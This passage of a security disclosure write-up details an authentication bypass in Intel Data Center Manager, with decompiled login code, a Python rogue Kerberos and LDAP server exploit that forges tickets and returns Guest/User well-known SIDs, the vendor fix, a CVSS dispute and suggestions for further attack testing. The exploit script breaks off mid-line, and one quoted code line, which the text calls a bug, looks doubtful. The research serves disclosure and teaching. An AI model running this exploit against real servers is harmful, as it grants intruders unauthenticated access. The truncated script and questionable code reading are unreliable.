if (userPrincipal == null)means "if the single-user login did not produce a principal".getUserGroupSid(userSid)asks LDAP which groups the user with this SID belongs to.getUserGroupInfo(groupNames)looks those groups up in DCM's database.createUserPrincipal(domainUserName, groupInfo, 2, userType)tries to build a principal from the group records, with account type 2 meaning group-based.
The call on line 1223 passes the made-up user SID S-1-5-4294967295-4294967295-4294967295-4294967295-4294967295 into getUserGroupSid(), where a search for that SID happens on line 122:
/*     */   public String[] getUserGroupSid(String userSid) throws NamingException {
/* 114 */     String searchBase = makeRootBase();
/* 115 */     String searchFilter = "(&(objectClass=user)(objectSid=" + userSid + "))";
/*     */
/* 117 */     SearchControls searchControls = new SearchControls();
/* 118 */     searchControls.setSearchScope(2);
/* 119 */     searchControls.setReturningAttributes(new String[] { "distinguishedName" });
/*     */
/*     */
/* 122 */     NamingEnumeration results = this.ctx.search(searchBase, searchFilter, searchControls);
/*     */
/* 124 */     SearchResult result = null;
/* 125 */     if (results.hasMoreElements()) {
/* 126 */       result = results.nextElement();
/*     */
/* 128 */       String dn = (String)result.getAttributes().get("distinguishedName").get();
/*     */
/* 130 */       SearchControls searchContext = new SearchControls(0, 0L, 0, new String[] { "tokenGroups" }, false, false);
/*     */
/*     */
/* 133 */       results = this.ctx.search(dn, "(&(objectClass=user))", searchContext);
/* 134 */       if (results.hasMoreElements()) {
/* 135 */         SearchResult item = results.next();
/* 136 */         Attributes metadata = item.getAttributes();
/* 137 */         Attribute attribute = metadata.get("tokenGroups");
/* 138 */         NamingEnumeration tokens = attribute.getAll();
/* 139 */         List ret = new LinkedList<>();
/* 140 */         while (tokens.hasMore()) {
/* 141 */           byte[] sid = (byte[])tokens.next();
/* 142 */           ret.add(buildSid(sid));
/*     */         }
/* 144 */         return ret.toArray(new String[ret.size()]);
/*      */       }
/*     */     }
/*     */
/* 148 */     return null;
/*     */   }
Line by line:
getUserGroupSid(String userSid)takes a SID and returns an array of group SIDs.makeRootBase()picks the starting point in the directory.- The
searchFilterfinds auserobject whoseobjectSidequals the given SID. setSearchScope(2)searches the whole subtree.setReturningAttributes(new String[] { "distinguishedName" })asks only for the distinguished name, which is the full path of the object in the directory, like a postal address for a record.this.ctx.search(...)sends the first search.if (results.hasMoreElements())checks for a hit.result = results.nextElement();takes the first hit.String dn = ...get("distinguishedName").get();reads the distinguished name.new SearchControls(0, 0L, 0, new String[] { "tokenGroups" }, false, false)sets up a second search that asks only fortokenGroups, which is the list of group SIDs a user carries.results = this.ctx.search(dn, "(&(objectClass=user))", searchContext);searches at that distinguished name for the user object again, this time asking for its groups.item.getAttributes()gets the fields of the result.metadata.get("tokenGroups")gets the group list.attribute.getAll()gets all values.while (tokens.hasMore())loops over each group SID.byte[] sid = (byte[])tokens.next();takes the next SID as raw bytes.ret.add(buildSid(sid));converts it to text and adds it to the list.return ret.toArray(...)returns the array of group SIDs.return null;at the end means nothing was found.
This causes two more LDAP queries. The first is for the user object:
The screenshot shows the first of the two LDAP queries.
The attacker's LDAP server always answers it, whatever the user SID, by returning an arbitrary distinguishedName:
The screenshot shows the LDAP reply.
The second LDAP query on line 133 asks for the tokenGroups, the group SIDs, of that user:
The screenshot shows the tokenGroups query.
Since the attacker's LDAP server knows the SID S-1-5-4294967295-4294967295-4294967295-4294967295-4294967295, it answers this request by returning S-1-5-32-546 (hex [redacted]), S-1-5-32-545 (hex [redacted]) and another random ID. The first two are called well-known SIDs and stand for the Guests group and the Users group. They are the same on every Windows system, which is exactly why they are useful to an attacker: they can be written down in advance.
The screenshot shows the LDAP reply.
This means the groupNames array on line 1222 is now filled with the returned group SIDs and is passed into the getUserGroupInfo() call on line 1224:
The screenshot follows the groupNames array being passed to getUserGroupInfo().
getUserGroupInfo() builds an SQL query condition from the different SIDs on lines 1312 to 1324:
/*      */   private static UserInfo[] getUserGroupInfo(String[] groups) throws ConsoleDbException {
/* 1310 */     UserInfo[] groupInfo = null;
/*      */
/* 1312 */     if (groups != null && groups.length != 0) {
/* 1313 */       String condition = "";
/* 1314 */       for (String groupSid : groups) {
/* 1315 */         if (condition.isEmpty()) {
/* 1316 */           condition = condition + "(";
/*      */         } else {
/* 1318 */           condition = condition + ",";
/*      */         }
/* 1320 */         condition = condition + "'" + condition + "'";
/*      */       }
/*      */
/* 1323 */       condition = condition + ")";
/* 1324 */       groupInfo = getUsers(" sid in " + condition);
/*      */     }
/* 1326 */     return groupInfo;
/*      */   }
Line by line:
getUserGroupInfo(String[] groups)takes an array of group SIDs and returns matching user records.UserInfo[] groupInfo = null;starts with no result.if (groups != null && groups.length != 0)only proceeds if there are groups to check.String condition = "";starts an empty SQL condition.for (String groupSid : groups)loops over each group SID.if (condition.isEmpty())checks whether this is the first one.condition = condition + "(";opens a bracket on the first pass.else { condition = condition + ","; }adds a comma between values on later passes.condition = condition + "'" + condition + "'";adds the value in quotes. Note that this line appendsconditionto itself, which is a bug in the code as written; the effect is that the condition grows in an unexpected way.condition = condition + ")";closes the bracket.getUsers(" sid in " + condition)passes the whole thing togetUsers, building a query of the form "where sid in (...)".return groupInfo;returns the result.
and finally passes the condition to another getUsers() call:
The screenshot follows the condition being passed to getUsers().
getUsers() in turn performs an SQL query that checks whether the given SID exists in the database:
/*      */   private static UserInfo[] getUsers(String condition) throws ConsoleDbException {
/*  517 */     List userList = new LinkedList<>();
/*      */
/*  519 */     Connection conn = ConnectionProvider.getConnection();
/*  520 */     PreparedStatement statement = null;
/*  521 */     ResultSet res = null;
/*      */
/*      */     try {
/*  524 */       String query = "select \"id\", \"name\", \"description\",\"type\",\"domain\",\"account_type\",\"sid\" from \"T_User\" where " + condition;
/*      */
/*  526 */       statement = conn.prepareStatement(query);
/*  527 */       res = statement.executeQuery();
[...]
Line by line:
getUsers(String condition)takes a ready-made SQL condition.List userList = new LinkedList<>();creates an empty result list.ConnectionProvider.getConnection()opens the database connection.PreparedStatement statement = null;declares the statement.String query = "select ... from \"T_User\" where " + condition;builds the query by gluing the condition onto the end. Unlike the earlier query, this one uses string concatenation rather than placeholders.conn.prepareStatement(query)prepares it.executeQuery()runs it.
The screenshot follows the SQL query.
Since the administrator really did configure the Guests group to be allowed to log in, the query returns a few things, including the group name and its SID:
The screenshot shows the query result.
Step 6: Get a principal for any user
The last call in the login sequence goes to createUserPrincipal(), which uses the data from the previous SQL query and checks whether the user is in DCM's allowed list:
/*      */   private static DcmUserPrincipal createUserPrincipal(String userName, UserInfo[] userInfo, int accountType, int[] userType) {
/* 1276 */     if (userInfo == null || userInfo.length == 0) {
/* 1277 */       return null;
/*      */     }
/*      */
/* 1284 */     Map<integer, list<userinfo="">> usersByType = (Map<integer, list<userinfo="">>)Arrays.stream(userInfo).collect(Collectors.groupingBy(UserInfo::getType));
/*      */
/* 1290 */     int[] userTypeOrder = { 1, 3, 4, 2 };
/*      */
/* 1292 */     for (int type : userTypeOrder) {
/* 1293 */       List userList = usersByType.get(Integer.valueOf(type));
/* 1294 */       if (userList != null && !userList.isEmpty()) {
/*      */
/*      */
/*      */
/* 1298 */         Collections.sort(userList);
/* 1299 */         List userIds = (List)userList.stream().map(UserInfo::getId).collect(Collectors.toList());
/* 1300 */         userType[0] = type;
/* 1301 */         return new DcmUserPrincipal(userName, userIds, accountType);
/*      */       }
/*      */     }
/*      */
/* 1305 */     return null;
/*      */   }</integer,></integer,>
Line by line:
if (userInfo == null || userInfo.length == 0)checks whether there are no records.return null;means no principal.usersByType = ... groupingBy(UserInfo::getType)groups the records by their type number, so each type can be checked in turn.int[] userTypeOrder = { 1, 3, 4, 2 };sets the order in which types are tried.for (int type : userTypeOrder)loops over those types.usersByType.get(Integer.valueOf(type))gets the records of that type.if (userList != null && !userList.isEmpty())checks whether there are any.Collections.sort(userList);sorts them.userList.stream().map(UserInfo::getId).collect(...)extracts the IDs.userType[0] = type;records which type matched.return new DcmUserPrincipal(userName, userIds, accountType);builds and returns the logged-in principal.return null;at the end means nothing matched.
Since the group S-1-5-32-546 is allowed to log in to DCM, and the attacker's LDAP server returned a user object with that same group SID, DCM happily finishes logging the user in by returning a DcmUserPrincipal object:
The screenshot follows the DcmUserPrincipal being returned.
This means it is possible to log in to DCM with any username and any domain name, because the only thing being checked is the user group's SID.
The final screenshot follows the conclusion that any username and domain can authenticate.
The exploit script
The author put together a fairly complex script to carry out the attack:
import socket
import struct
import binascii

from ldap3.protocol.rfc4511 import SearchResultReference
from pyasn1.codec.der import decoder, encoder
from pyasn1.codec.ber.encoder import encode
from pyasn1.type.univ import noValue
from datetime import datetime, timedelta

from impacket.krb5 import constants
from impacket.krb5.crypto import (Key, Enctype, encrypt, _AES256CTS)
from impacket.krb5.asn1 import AS_REQ, AS_REP, ETYPE_INFO2, EncASRepPart

from ldap3.protocol.rfc4511 import (
    LDAPMessage, MessageID, ProtocolOp,  BindResponse, ResultCode, SearchResultDone,
    SearchResultEntry, LDAPDN, PartialAttributeList, PartialAttribute,
    AttributeDescription, Vals, AttributeValue
)

listen_ip = "[redacted]"

with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
    # Bind the socket to the port
    server_address = (listen_ip, 88)
    s.bind(server_address)

    while True:
        print("\n[+] Waiting for incoming Kerberos UDP Request")
        data, address = s.recvfrom(4096)
        print("[+] Received connection from {}".format(address))

        if data:
            # Refuse UDP connection with a KRB4KRB_ERR_RESPONSE_TOO_BIG
            # Details of the response don't really matter such as the domain name
            payload1 = bytes.fromhex("[redacted]")
            sent = s.sendto(payload1, address)
            break

    s.close()

print("[+] Answered Kerberos UDP Authentication Request")

# Let's open up port 88 for Kerberos v5 interactions
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    print("[+] Waiting for incoming Kerberos TCP Request")
    s.bind((listen_ip, 88))
    s.listen()
    conn, address = s.accept()
    with conn:
        print("[+] Received Kerberos connection from {}".format(address))
        while True:
            recvDataLen = struct.unpack('!i', conn.recv(4))[0]
            r = conn.recv(recvDataLen)
            while len(r) < recvDataLen:
                r += conn.recv(recvDataLen - len(r))

            # Let's first parse the AS_REQ
            asReq = decoder.decode(r, asn1Spec=AS_REQ())[0]

            # Let's get a couple of things from the initial request required to build further responses
            nonce = asReq['req-body']['nonce']
            realm = str(asReq['req-body']['realm'])
            username = str(asReq['req-body']['cname']['name-string'][0])

            # Do some crypto stuff
            # salt is composed of the realm concatenated with the username
            salt = realm + username
            aesKey = _AES256CTS.string_to_key("Password0", salt, params=None).contents
            key = Key(Enctype.AES256, aesKey)

            # Some pre-recoded AS_REP message (encrypted part only)
            plainText = binascii.unhexlify("[redacted]")

            # Use some random confounder
            confounder = binascii.unhexlify("13371337133713371337133713371337") # first 16 bytes of an AS_REP message

            encASRepPart = decoder.decode(plainText, asn1Spec=EncASRepPart())[0]

            # Modify nonce to match the client's nonce
            encASRepPart['nonce'] = int(nonce)

            # Change timestamps to not screw any clock diffs
            my_date = datetime.now()
            current_timestamp = my_date.strftime('%Y%m%d%H%M%SZ')
            encASRepPart['authtime'] = current_timestamp
            encASRepPart['last-req'][0]['lr-value'] = current_timestamp

            # this is to make sure no clock scew occurs, because if starttime isn't present, the KDC's time is taken
            # see RFC4120 3.1.3 at https://datatracker.ietf.org/doc/html/rfc4120#page-48
            encASRepPart['starttime'] = noValue

            # Endtime + 10 hours
            newEndTime = datetime.now() + timedelta(hours=10)
            encASRepPart['endtime'] = newEndTime.strftime('%Y%m%d%H%M%SZ')

            # Modify realms
            encASRepPart['srealm'] = realm
            encASRepPart['sname']['name-string'][1] = realm

            # encrypt again
            final = encrypt(key, 3, encoder.encode(encASRepPart), confounder)

             # Construct an AS_REP
            asRep = AS_REP()
            asRep['pvno'] = 5
            asRep['msg-type'] = int(constants.ApplicationTagNumbers.AS_REP.value)

            asRep['padata'] = noValue
            asRep['padata'][0] = noValue
            asRep['padata'][0]['padata-type'] = constants.PreAuthenticationDataTypes.PA_ETYPE_INFO2.value

            etype2 = ETYPE_INFO2()
            etype2[0] = noValue
            etype2[0]['etype'] = constants.EncryptionTypes.aes256_cts_hmac_sha1_96.value
            etype2[0]['salt'] = salt
            encodedEtype2 = encoder.encode(etype2)
            asRep['padata'][0]['padata-value'] = encodedEtype2

            asRep['crealm'] = realm

            asRep['cname'] = noValue
            asRep['cname']['name-type'] = constants.PrincipalNameType.NT_PRINCIPAL.value
            asRep['cname']['name-string'] = noValue
            asRep['cname']['name-string'][0] = username

            asRep['ticket'] = noValue
            asRep['ticket']['tkt-vno'] = constants.ProtocolVersionNumber.pvno.value
            asRep['ticket']['realm'] = realm
            asRep['ticket']['sname'] = noValue
            asRep['ticket']['sname']['name-string'] = noValue
            asRep['ticket']['sname']['name-string'][0] = "krbtgt"
            asRep['ticket']['sname']['name-ty
What the script does, in order:
- It opens UDP port 88, the port Kerberos uses for its first message. UDP is a simple, connectionless way of sending data, like posting a letter without a return receipt. When DCM's first request arrives, the script replies with a KRB4KRB_ERR_RESPONSE_TOO_BIG error. That error means "your answer will not fit in a UDP packet, try again over TCP". TCP is the reliable, connection-based version, like a phone call. This pushes DCM to reconnect over TCP, where the attacker can send a larger reply.
- It then listens on TCP port 88, reads the length prefix, reads the
AS_REQ, and parses it. It extracts the nonce, the realm and the username. - It derives an AES256 key from the hardcoded password
Password0and a salt made of the realm followed by the username. A salt is extra data mixed into a password before hashing, so the same password produces different keys in different contexts. - It takes a pre-recorded
EncASRepPart, replaces the nonce with the client's, sets fresh timestamps, sets the realm, re-encrypts it with the key, and wraps it in a completeAS_REPwith the right fields. It prefixes the message with its length and sends it. - It then listens on TCP port 389, the LDAP port, and answers by message ID. Message 1 gets a successful bind. Message 2 gets the made-up user SID. Message 3 gets a dummy
distinguishedName. Message 4 gets thetokenGroupslist containing the Guests and Users well-known SIDs. After that it prints a success message and exits.
Why it works
The mistake is that DCM trusts identity data from a server whose address it takes from user input. The domain value from the login request becomes the java.security.krb5.kdc and java.security.krb5.realm settings, and the same fullDomain value is then used to open the LDAP connection. Nothing checks that the Kerberos or LDAP server really belongs to the organisation's Active Directory.
The only thing being validated here is the user group's SID. When the single-user lookup fails, DCM falls back to checking whether the user's group is allowed to log in, and that check is an SQL query against the local T_User table for the SIDs returned by LDAP. Because the well-known SIDs of built-in groups such as Guests (S-1-5-32-546) and Users (S-1-5-32-545) are public and fixed, an attacker-controlled LDAP server can claim any user belongs to them. The user object itself is never verified: the arbitrary distinguishedName and the random user SID are enough to walk the code into the group branch.
The only thing being checked is the user group's SID. The Kerberos proof is satisfied by the attacker's own server, which knows the password it chose, and the LDAP bind succeeds against the attacker's own server. The administrator's configuration, which looks safe because the Guests group has no members, is exactly what makes the attack work.
What an attacker gets
Someone with no account can log in to DCM with any username, any password and any domain name, as long as the application is set up to allow login from Active Directory groups with publicly known SIDs. The exploit assumes control of a custom domain name. In the demonstrated setup the resulting session has DCM's Guest level, the lowest possible rights. This login bypass is the first link in a chain that, in the second part, goes from an unauthenticated user to full remote code execution against DCM up to version 4.1.1.45749. Remote code execution means running your own commands on the server.
The fix
Intel fixed the issue by enforcing LDAPS and adding a certificate check against DCM's internal SSL keystore, where the Active Directory CA certificate must be trusted, starting from version 5.0 of DCM. LDAPS is LDAP over TLS, and a certificate is the digital ID a server presents to prove it is who it claims to be. A CA, or certificate authority, is the organisation that issues and vouches for those certificates. With this check, DCM will only talk to an LDAP server whose certificate is signed by the trusted CA, so an attacker's own server is rejected.
A note on the CVSS dispute
CVSS is a scoring system for vulnerabilities, from 0 to 10, built from a set of vectors such as attack vector and user interaction. The author first reported the bug to Intel's bug bounty program, a scheme where companies pay researchers for finding bugs. Intel's program policy says CVSS is used to estimate impact, but Intel scored the issue 8.8 at CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H and says so in INTEL-SA-00713. The author's own advisory rates it 10.0 at CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H.
On AV:A versus AV:N, Intel argued that DCM is an enterprise application built for administrative networks. The author pointed to the CVSS specification, which defines Adjacent as an attack limited at the protocol level to a logically adjacent topology. The vulnerable component is bound to the network stack but is not limited at the protocol level, and no firewall rules or similar force it to be adjacent-like, so AV must be N.
On UI:R versus UI:N, Intel argued that an administrator has to configure DCM to allow login for an Active Directory group with a well-known SID. The CVSS specification says that if a specific configuration is required for an attack to succeed, the base metrics should be scored assuming the vulnerable component is in that configuration. That puts the configuration change under Attack Complexity and leaves UI at N and AC at L.
Intel made a one-time exception and paid $10,000 for the bug. On 24 March 2023 Intel updated the CVSS score to 10.0, making it critical.
Other places to look
- Other group-based checks keyed on SIDs. Look for login paths that fall back to group membership when the per-user lookup fails. A positive result is a successful login with a user that exists only on your own LDAP server, while the target's database contains only the group entry.
- Other well-known SIDs. The report names Guests (
S-1-5-32-546) and Users (S-1-5-32-545). Try returning other built-in group SIDs intokenGroupsand see whether any of them is configured in the target's user table; a positive result is the sameDcmUserPrincipalbeing returned. - Domain input reaching other protocol clients. Any parameter that ends up in a host, realm or KDC setting is worth testing. A positive result is an outbound connection from the target to a listener you control.
- LDAP without TLS. The fix enforces LDAPS with a certificate check. On versions before 5.0, check whether the LDAP connection is plaintext and whether the bind is accepted from an arbitrary host; a positive result is a successful bind from your server.
- Kerberos downgrade to TCP. The exploit answers the UDP request with a response-too-big error to force TCP. Test whether other clients follow the same path, which tells you whether a single TCP listener is enough.
- SQL condition construction in
getUserGroupInfo(). The condition is built by string concatenation from the returned SIDs. Test whether crafted SID strings from LDAP reach the query unchanged; a positive result is a query whose behaviour changes with the injected content.
Glossary
- Active Directory: Microsoft's directory service for storing users, passwords and groups on a company network.
- API: a defined way for one program to talk to another, usually over HTTP.
- AS_REQ: the Kerberos message a client sends to ask for a login ticket.
- AS_REP: the Kerberos message a server sends back with the ticket and proof of authentication.
- Attack Complexity (AC): a CVSS metric describing how hard the attack is to carry out.
- Attack Vector (AV): a CVSS metric describing from where the attack is launched, such as network or adjacent.
- Authentication: proving who you are, usually with a username and password.
- Authorisation: deciding what an authenticated user is allowed to do.
- Bind: LDAP's login step, where the client presents credentials to the directory.
- CA (certificate authority): an organisation that issues and vouches for digital certificates.
- Certificate: a digital ID that proves a server is who it claims to be.
- Class: a bundle of code in an object-oriented language such as Java.
- Cookie: a small piece of data a browser stores and sends back to a site on each request.
- CVSS: a standard scoring system for the severity of vulnerabilities, from 0 to 10.
- CVE: a public catalogue number for a known vulnerability.
- Data centre: a building full of servers.
- DCM (Data Center Manager Console): Intel's web dashboard for monitoring and managing a data centre.
- Decompiled: turned from a compiled program back into readable source code.
- Distinguished name (DN): the full path of an object in an LDAP directory, like a postal address for a record.
- Domain: a named group of computers and accounts managed together, such as
[redacted]. - Enc-part: the encrypted part of a Kerberos message that carries the proof of authentication.
- etype: the encryption algorithm used in Kerberos.
- Group: a collection of user accounts that can be given permissions together.
- Hex (hexadecimal): base 16 notation, where each byte is written as two characters.
- HTTP: the language browsers and web servers use to exchange requests and responses.
- HTTPS: HTTP wrapped in encryption, shown by the padlock in a browser.
- JSON: a text format for structured data, made of names and values.
- KDC (Key Distribution Center): the Kerberos server that issues login tickets.
- Kerberos: the protocol Active Directory uses to prove identity without sending the password over the network.
- LDAP: the directory protocol used to look up users, groups and their attributes.
- LDAPS: LDAP wrapped in TLS encryption.
- Nonce: a random number used once, to tie a reply to a request and prevent replays.
- Port: a numbered door on a computer that a service listens on, such as 88 for Kerberos or 389 for LDAP.
- POST: an HTTP request that carries data to the server.
- Prepared statement: a database query with placeholders, so values are treated as data rather than code.
- Principal: a security term for a logged-in identity.
- Privilege escalation: gaining more rights than you were given.
- Realm: the Kerberos name for a domain.
- Remote code execution (RCE): running your own commands on someone else's server.
- Replay attack: resending a captured message to fool a server into accepting it again.
- REST API: a way for programs to talk to a server over HTTP using data instead of web pages.
- Salt: extra data mixed into a password before hashing, so the same password gives different keys in different contexts.
- Session: the server's memory of a logged-in browser, usually tied to a cookie.
- SID (Security Identifier): a unique string of numbers Windows gives to every user and group.
- SQL: the language used to ask a database questions.
- TCP: a reliable, connection-based way of sending data, like a phone call.
- TLS: the encryption layer behind HTTPS and LDAPS.
- tokenGroups: the LDAP field listing the group SIDs a user carries.
- UDP: a simple, connectionless way of sending data, like posting a letter.
- User Interaction (UI): a CVSS metric describing whether a person other than the attacker must do something for the attack to work.
- Well-known SID: a SID that is the same on every Windows system, such as Guests (
S-1-5-32-546) and Users (S-1-5-32-545). - XSS: not used in this report.


